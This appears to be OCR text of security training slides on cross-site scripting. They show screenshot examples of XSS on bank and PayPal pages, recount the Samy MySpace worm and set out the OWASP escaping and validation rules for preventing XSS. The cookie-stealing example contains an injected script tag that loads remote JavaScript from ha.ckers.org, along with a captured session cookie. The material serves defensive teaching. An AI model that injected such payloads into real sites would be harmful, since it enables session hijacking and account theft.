
New Search: <iframe src = "http://jpmorgan.chase.justg

Results of Search for

Jpmorgan Chase

Just got OWNED!!!

Example: Pop-Up Alert



Page Not Found - PayPal - Windows Internet Explorer
https://www.paypal.com/us/cgi-bin/webscr?c
Paypal Inc. [US]
ICQ Search
File Edit View Favorites Tools Help
Page Not Found - PayPal
Page Tools
Sign Up | Log In | Help | Security Center
Search
PayPal
Home
Personal
Business
Products & Services
Windows Internet Explorer
OK
About | Accounts | Fees | Privacy | Security Center | Contact Us | Legal Agreements | Developers | Jobs |
Merchant Services | Mobile | Plus Card | Referrals | Shops | Mass Pay |

is it safe?

Click here to retry

Return to the homepage

Example: Cookie Stealing


Citi.com - Contact Us - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.citibank.com/domain/contact/index.htm
Most Visited Getting Started Latest Headlines
NETCRAFT Services Risk Rating Since: Mar 1996 Rank: 2067 Site Report [US] Citicorp Global Information
www.citibank.com XSS Vulnerability | X...
Citi.com - Contact Us
Παγκόσμιος ιστός Εικόνες Ειδήσεις Ομάδ
iGoogle | Είσοδος
The page at http://www.citibank.com says:
OK

```
This is remote text via xss.js located at ha.ckers.org CbolBreadcrumb=https://web.da-
us.citibank.com|/cgi-bin/citifi/scripts/|visitor|BV_UseBVCookie%3Dyes|"/><iframe
src=http://google.com></iframe><script src=http://ha.ckers.org/xss.js?
/>|NNNNNNNNNNNNNNNNN|0|||https://online.citibank.com|false|||; CP=null*;
JSESSIONID=LjFCLmGBnRVtcGwz4ZLqvxnk6x1vpVn8llFJnVnZJf61ncKg1Gv9!1654251570
```

Example: XSS Worms

- Samy Worm
- Affected MySpace
- Leveraged Stored XSS vulnerability so that for every visitor to Samy’s MySpace page, the following would silently happen:
  - The visitor would be added as Sammy’s friend
  - The visitor would get an update to their page that infected it with the same JavaScript and left a message saying, “but most of all, Samy is my hero”.
- Worm spread exponentially
- Over 1 million friend requests in less than 20 hours

Cause of Injection Vulnerabilities: Improper Handling of User-Supplied Data

- >= 80% of web security issues caused by this!
- **NEVER Trust User/Client Input!**
    - Client-side checks/controls have to be invoked on the server too.
- Improper Input Validation
- **Improper Output Validation**
- More details in next section

Preventing Injection Vulnerabilities In Your Apps

- Validate Input
  - Letters in a number field?
  - 10 digits for 4 digit year field?
  - Often only need alphanumeric
  - Careful with < > " ' and =
  - Whitelist (e.g. /[a-zA-Z0-9]{0,20}/)
  - Reject, don’t try and sanitize

Preventing XSS In Your Applications

- Validate Output
  - Encode HTML Output
    - If data came from user input, a database, or a file
    - Response.Write(HttpUtility.HtmlEncode(Request.Form["name"]));
    - Not 100% effective but prevents most vulnerabilities
  - Encode URL Output
    - If returning URL strings
    - Response.Write(HttpUtility.UrlEncode(urlString));
- How To: Prevent Cross-Site Scripting in ASP.NET
    - http://msdn.microsoft.com/en-us/library/ms998274.aspx
- XSS Prevention Cheat Sheet:
  - http://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

RULE #0 - Never Insert Untrusted Data Except in Allowed Locations (see rules 1-5)

- <script>**...NEVER PUT UNTRUSTED DATA HERE...**</script> directly in a script

- <!--**...NEVER PUT UNTRUSTED DATA HERE...**--> inside an HTML comment

- <div **...NEVER PUT UNTRUSTED DATA HERE...**=test /> in an attribute name

- <**...NEVER PUT UNTRUSTED DATA HERE...** href="/test" /> in a tag name

RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content

- <body>**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**</body>
- <div>**…ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE…**</div>
- any other normal HTML elements

RULE #1 (continued)

- Escape these characters:
  - `& --> &amp;`
  - `< --> &lt;`
  - `> --> &gt;`
  - `" --> &quot;`
  - `' --> &#x27;`   `&apos;` is not recommended
  - `/ --> &#x2F;`
    - forward slash is included as it helps end an HTML entity
- Remember HttpUtility.HtmlEncode()

RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

- <div attr=**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**> content </div>
  - inside UNquoted attribute
- <div attr='**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**'> content </div>
  - inside single quoted attribute
- <div attr="**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**"> content </div>
  - inside double quoted attribute
- Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the &#xHH; format or named entity if available. Examples: &quot; &#39;

RULE #3 - JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values

- The only safe place to put untrusted data into these event handlers as a quoted "data value.“
- <script>alert('**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**')</script> inside a quoted string
- <script>x='**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**'</script> one side of a quoted expression
- <div onmouseover="x='**...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**'"</div> inside quoted event handler
- Except for alphanumeric characters, escape all characters less than 256 with the \xHH format. Example: \x22 not \”

RULE #3 (continued)

- But be careful!

  <script> window.setInterval('**...EVEN IF YOU ESCAPE UNTRUSTED DATA YOU ARE XSSED HERE...**'); </script>

RULE #4 - CSS Escape Before Inserting Untrusted Data into HTML Style Property Values

- <style>selector { property : **...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**; } </style> property value
- <span style=property : **...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**;>text</style> property value
- Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the \HH escaping format. Example: \22 not \”

RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values

- <a href="http://www.somesite.com?test=**...URL ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...**">link</a >

- Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the %HH escaping format. Example: %22

- Remember HttpUtility.UrlEncode()

Reduce Impact of XSS Vulnerabilities

- If Cookies Are Used:
  - Scope as strict as possible
  - Set ‘secure’ flag
  - **Set ‘HttpOnly’ flag

- On the client, consider disabling JavaScript (if possible) or use something like the NoScript Firefox extension.

Further Resources

- XSS Prevention Cheat Sheet
  - http://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet
- XSS Attacker Cheat Sheet
  - http://ha.ckers.org/xss.html
- OWASP Enterprise Security APIs
  - http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- OWASP XSS Page
  - http://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29